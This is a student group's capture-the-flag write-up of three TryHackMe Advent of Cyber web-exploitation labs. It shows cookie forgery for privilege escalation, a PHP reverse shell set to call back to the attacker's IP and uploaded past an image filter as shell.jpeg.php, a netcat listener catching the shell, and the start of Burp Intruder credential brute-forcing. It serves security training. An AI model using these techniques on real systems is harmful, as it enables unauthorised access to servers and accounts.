PSP0201

Week 2

Writeup

Group Name: Modus Potent


Members


ID	Name	Role
1211200107	Afiezar Ilyaz bin Alfie Iskandar	Leader
1211202025	Abdullah bin Kamaruddin	Member
1211103649	Nur Qistina binti Roslan	Member

Day 1 : Web Exploitation - A Christmas Crisis


Tools Used: Kali Linux, Firefox

1. Registration of an account and logging into the Christmas Control Centre with created registered account. We cannot activate anything as we have no access to it.







2. Pressing F12 or Ctrl + Shift + I to open the Web Developer Tools and head to “Storage” to find cookies




3. Using CyberChef to convert the cookie value to a string



4. Changing the output *“username”:”__”* to *“username”:”santa”* and then converting the JSON output back to hex.



5. Activate all to capture the last flag of Day 1



Thought Process/Methodology:

First of all, we are required to register an account and log in to the control console. We do not have access to the controls. We then open the Web Developers Tools and find cookies by selecting storage. We are given the cookie value in hexadecimal. We use CyberChef to convert it from hexadecimal to a JSON string. On CyberChef, we change the username to “santa” and revert the JSON string back to hexadecimal. Going back to the control console page, we log out and on the Web Developers Tools, we replaced the cookie value to the new cookie value copied from CyberChef. We now have access to the control console and activate all controls to capture the flag for Day 1.

Day 2: Web Exploitation - The Elf Strikes Back!

Tools Used: Terminal/Command Line**,** Kali Linux, Firefox

1. Open terminal and copy the webshell *cp /usr/share/webshells/php/php-reverse-shell.php* into the terminal and rename it to *shell.jpeg.php.*

```
┌──(1211200107㉿kali)-[~]
└─$ cp /usr/share/webshells/php/php-reverse-shell.php ./shell.jpeg.php
```


2. Type in *nano shell.jpeg.php* and find and replace the value after $ip = “0.0.0.0” into the TryHackMe IP address. In this case, it is “10.8.93.110”.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.93.110';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

3. Start a netcat listener on the terminal using the command *sudo nc -lvnp 1234*.

```
┌──(1211200107㉿kali)-[~]
└─$ sudo nc -lvnp 1234
[sudo] password for 1211200107:
listening on [any] 1234 ...
```

4. Go back to firefox page and on the search bar, type in *?id=ODIzODI5MTNiYmYw*




5. Open the page source of the redirected page to check for what type of file is accepted by this site


```
<!DOCTYPE html>
<html lang=en>
    <head>
        <title>Protection</title>
        <meta charset=utf-8>
        <meta name=viewport content="width=device-width, initial-scale=1.0">
        <link rel="icon" type="image/x-icon" href="favicon.ico">
        <link type=text/css rel=stylesheet href="/assets/css/lemonada.css">
        <link type=text/css rel=stylesheet href="/assets/css/roboto.css">
        <link type=text/css rel=stylesheet href="/assets/css/auth.css">
        <link type=text/css rel=stylesheet href="/assets/css/lightrope.css">
        <link type=text/css rel=stylesheet href="/assets/css/buttons.css">
        <script src="/assets/js/upload.js"></script>
        <script src="/assets/js/boxfade.js"></script>
    </head>
    <body>
        <ul class="lightrope"><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></l
        <div class=nose></div>
        <main>
            <h1>Protect the Factory!</h1>
            <h2>If you see any suspicious people near the factory, take a picture and upload it here!</h2>
            <input type=file id="chooseFile" accept=".jpeg,.jpg,.png">
            <button tabindex=0 id=coverFile>Select</button>
            <button tabindex=1 id=uploadFile>Submit</button>
            <p id=fileText>No file selected</p>
        </main>

    </body>
</html>
```


6. To find what directory are the uploaded files stored in, we click on the search bar and type in *10.10.25.218/uploads/*.



7. Select and submit the shell created.



8. Go back to */uploads/* and click on *shell.jpeg.php*. Go back to the terminal to see if the reverse shell is caught in the netcat listener




```
┌──(1211200107㉿kali)-[~]
└─$ sudo nc -lvnp 1234
[sudo] password for 1211200107:
listening on [any] 1234 ...
connect to [10.8.93.110] from (UNKNOWN) [10.10.25.218] 44806
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22
 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 12:35:43 up 58 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (819): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$
```

9. Lastly, type in the command *cat /var/www/flag.txt* to capture the flag for Day 2

```
sh-4.4$ cat /var/www/flag.txt
cat /var/www/flag.txt


═══════════════════════════════════════════════════════════════


You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjo
ying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Va
rgnaar for his invaluable design lessons, without which the theming of the pa
st two websites simply would not be the same.


Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}


Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
 --Muiri (@MuirlandOracle)


═══════════════════════════════════════════════════════════════


sh-4.4$
```

Thought Process/Methodology:


We are tasked to perform an audit on the new server and make sure that it's unhackable. First and foremost, we open up the terminal and copy the given command from THM and rename it to *shell.jpeg.php* by using the *cp* command. Then, use the *nano* command and find *$ip*. Replace the value from *"0.0.0.0"* with the TryHackMe IP address, which in this case is "10.8.93.110" and save and exit. Next, we start a netcat listener on the terminal using the command *sudo nc -lvnp 1234*. After that, we go back to the firefox page and type in *10.10.25.128?id=ODIzODI5MTNiYmYw* on the search bar. In order to find what type of files are accepted, we must open the page source. After opening the page source, we find out that the page accepts png, jpg, and jpeg, which are all image files. For the next question, we must type in *10.10.25.128/uploads/* to find what directory are the uploaded files stored in. Next, we submit the created shell to the main page and open up the */uploads/* page again and select the uploaded shell. After clicking the shell, head back to the terminal to check whether the reverse shell was caught by the netcat listener. Last but not least, type in the command *cat /var/www/flag.txt* to capture the flag for Day 2.

Day 3: Web Exploitation - Christmas Chaos


Tools Used: Terminal/Command Line**,** Kali Linux, Firefox

Question 1


Turn burp on to proxy it to BurpSuite. Try putting the username as test and password as test as well. Obviously it didn't come through.




After the captured request showed up on in the Proxy tab on burp and send it to intruder, we selected cluster bomb in the attack type in the Intuder tab under position. This type of attack iterates through each payload's sets in turn, so every combination of each set is tested.



